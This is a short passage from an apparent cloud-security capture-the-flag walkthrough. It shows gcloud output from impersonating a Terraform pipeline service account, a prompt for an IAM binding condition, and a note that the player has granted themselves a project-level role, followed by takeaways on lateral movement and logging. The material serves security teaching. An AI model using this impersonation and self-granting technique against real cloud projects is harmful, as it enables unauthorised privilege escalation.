impersonate-service-account terraform-pipeline@nodal-seer-306517.iam.gserviceaccount.com
WARNING: This command is using service account impersonation. All API calls will be executed as [terraform-pipeline@nodal-seer-306517.iam.gservicea
ccount.com].
WARNING: This command is using service account impersonation. All API calls will be executed as [terraform-pipeline@nodal-seer-306517.iam.gservicea
ccount.com].
 [1] EXPRESSION=api.getAttribute('iam.googleapis.com/modifiedGrantsByRole', []).hasOnly(['roles/viewer']), TITLE=ctf-boundaries, DESCRIPTION=preven
t ctf escape
 [2] None
 [3] Specify a new condition
The policy contains bindings with conditions, so specifying a condition is required when adding a binding. Please specify a condition.:  2
```

Challenge 5

Flag

- Checking the iam policies again we see that we now have assigned a role to ourselves at project level!
  - `gcloud projects get-iam-policy $PROJECT_ID`

Challenge 5 Key Takeaways

- Service account impersonation can enable lateral movement
- You can see the impersonation chain in GCP logs

Security

Thank you!